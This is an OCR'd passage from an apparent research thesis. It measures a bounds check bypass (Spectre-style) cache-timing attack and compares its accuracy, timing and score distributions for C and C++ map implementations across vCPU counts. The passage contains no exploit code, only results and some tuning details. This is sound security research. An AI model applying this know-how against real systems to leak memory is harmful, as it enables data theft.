



Figure 5.6: Line graphs that show the total time taken for each iteration of the attack within the C implementation.

Correctly Guessed Byte Score Distribution per Trial (C Implementation)







Figure 5.7: Box plots that show the score distributions for correctly guessed bytes within the C implementation.

Correctly Guessed Byte Score Histograms (C Implementation)







Figure 5.8: Histograms that show the scores for all correctly guessed bytes within the C implementation.

As shown in the score distribution box plots in Figure 5.7, the 32 vCPU configuration demonstrates narrow and consistent distributions, with few out-

liers and strong median score consistency across trials. Notably, the histogram data in Figure 5.8 shows that all configurations yield right skewed distributions with the majority of scores being under 100. As mentioned in Section 5.1.2, the C implementation will break out of the loop before the 999 iterations are completed if the highest scored byte is $2 * Second\ Highest\ Byte + 5$. Lower scores within this implementation of the attack means that the byte was successfully determined quickly and had a score that was much higher than the second best byte. Both of these graphs demonstrate the overall accuracy of the C implementation of this attack, because most of the byte scores are lower than 100.

Figure 5.9 highlights the frequency of invalid byte determinations (`'?'`) across trials. While the 8 and 24 vCPU configurations produced the highest number of question mark characters, the 32 vCPU configuration only had 6, none of which occurred with a score greater than zero. Notably, the attack still managed to return a scored result in the 16 and 24 vCPU configuration for an invalid byte. This means that the invalid byte was assigned the highest score but ultimately discarded.


Occurrences of '?' per Trial (C Implementation)
8 vCPUs
Number of '?'
Trial
5
0
0
4
6
0
16 vCPUs
Number of '?'
Trial
1
0
2
1
0
1




Figure 5.9: Bar graphs that show number of times a `'?'` occurred within each trial for the C implementation.

5.2.2 C++ Map Implementation Analysis




Figure 5.10: Execution time comparison of the C++ implementation of the bounds check bypass attack utilizing a map across six trials.

The C++ Map implementation of the attack leverages an unordered map to track byte scores. This map enables constant average-time complexity, O(1), for insertions and lookups but introduces overhead. This is because of the need to iteratively scan all entries while identifying the highest scoring byte. This approach is different from the array used in the C implementation, which benefits from the ability to perform simpler accesses. As a result, this implementation exhibits greater variability in byte scores and reduced attack accuracy.

The results in Figure 5.10 reinforce the hypothesis that increasing vCPU count improves the accuracy of the attack. The iteration analysis in Table 5.9 shows that the mean accuracy, 92% (8 vCPUs) to 95% (32 vCPUs), and the

byte accuracy, 98.69% to 99.48%, improves incrementally as the number of vCPUs increases. Although the attack is still fairly accurate, this implementation shows much lower iteration successes than the C implementation. This instability likely stems from the increased memory access overhead associated with the unordered map, which may introduce noise into cache timing measurements.

Table 5.9: Comparison of the C++ Map implementation attack performance metrics for iteration, run, and byte analysis across vCPU configurations.

